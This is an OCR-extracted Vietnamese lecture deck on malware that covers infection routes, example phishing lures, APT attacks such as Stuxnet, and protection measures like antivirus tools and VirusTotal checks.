
- Khi cắm USB, thẻ nhớ,... vào máy bị nhiễm mã độc, chúng sẽ bị nhiễm!
- Cắm USB, thẻ nhớ... đã bị nhiễm vào máy khác, mã độc có thể được kích hoạt và lây nhiễm vào máy đó.
- Kích hoạt: tính năng autorun, hành động của người dùng

Các con đường lây nhiễm mã độc (6/9)

❑Khai thác lỗi phần mềm

- Phần mềm: hệ điều hành, phần mềm văn phòng, trình duyệt web, phần mềm chơi nhạc và video, game...
- Nhiều phần mềm có lỗi!
- Hacker tạo những đầu vào đặc biệt cho phần mềm (văn bản, trang web, file nhạc, gói tin...) trong đó có mã độc
- Khi phần mềm xử lý đầu vào đặc biệt đó thì mã độc được thực thi.


Các con đường lây nhiễm mã độc (7/9)



Các con đường lây nhiễm mã độc (8/9)

- vanphongbcy@gmail.com → "Kế hoạch nghỉ hè 2015"
- thuhuyenvpcp@gmail.com → "Thông báo kết luận của Thủ tướng Nguyễn Tấn Dũng tại cuộc họp 03.6 về Luật ĐƯQT"
- phamhongsambtctw@gmail.com → "Thấy gì từ Hội nghị TW 11"

Các con đường lây nhiễm mã độc (9/9)



Hậu quả do mã độc

- Hiệu suất làm việc của máy bị giảm
- Khiến máy người khác cũng bị lây nhiễm (qua mạng LAN, qua USB, qua email...)
- Dữ liệu bị đánh cắp, bị khóa hoặc bị hủy
- Nếu mã độc là "bot" thì băng thông bị chiếm, IP của công ty (tổ chức) sẽ bị tường lửa chặn
- Nếu mã độc phát tán thư rác thì nhiều người bị ảnh hưởng.

Mã độc APT !?!?!?

APT (Advanced Persistent Threat) được dùng để chỉ kiểu tấn công dai dẳng và có chủ đích vào một thực thể. Kẻ tấn công có thể được hỗ trợ bởi chính phủ của một nước nào đó nhằm tìm kiếm thông tin tình báo từ một chính phủ nước khác. Tuy nhiên không loại trừ mục tiêu tấn công có thể chỉ là một tổ chức tư nhân.

Cho đến nay, tấn công APT thường được dùng với mục đích:

- Thu thập thông tin tình báo có tính chất thù địch.
- Đánh cắp dữ liệu và bán lại bí mật kinh doanh cho các đối thủ.
- Làm mất uy tín của cơ quan tổ chức.
- Phá hoại, gây bất ổn hạ tầng CNTT, viễn thông, điện lực,....

uộc tấn công vào website của hãng bảo mật RSA năm 2011, bằng cách lợi dụng lỗ hổng trên Flash Player, hoặc cuộc tấn công sử dụng sâu Stuxnet nhằm vào các cơ sở hạt nhân của Iran có thể được coi là những ví dụ điển hình của thể loại tấn công mạng kiểu này. Tại Việt Nam, trong suốt tháng 7/2013, việc một số báo điện tử phải chịu một cuộc tấn công kéo dài, có chủ đích, gây khó khăn cho việc truy nhập vào website, cũng thuộc dạng tấn công APT này.

1

Khái niệm mã độc

2

Con đường lây

3


Phòng chống mã độc

Phòng chống mã độc


Phòng chống mã độc

- Công cụ diệt virus
- Kiểm tra phần mềm với www.virustotal.com
- Kiểm tra phần mềm qua chữ ký số
- Đóng băng ổ đĩa
- Sử dụng USB-AV
- Tuân thủ quy tắc an toàn

Công cụ diệt virus




Diệt virus trên máy đơn



- Bảo vệ từ mọi hướng
- Phức tạp trong quản trị, cập nhật
- Có phiên bản dành cho doanh nghiệp

Diệt virus trên gateway



- Chỉ bảo vệ khi mã độc đến từ mạng ngoài
- Quản trị tập trung

Sản phẩm diệt virus




The Best Antivirus for 2014

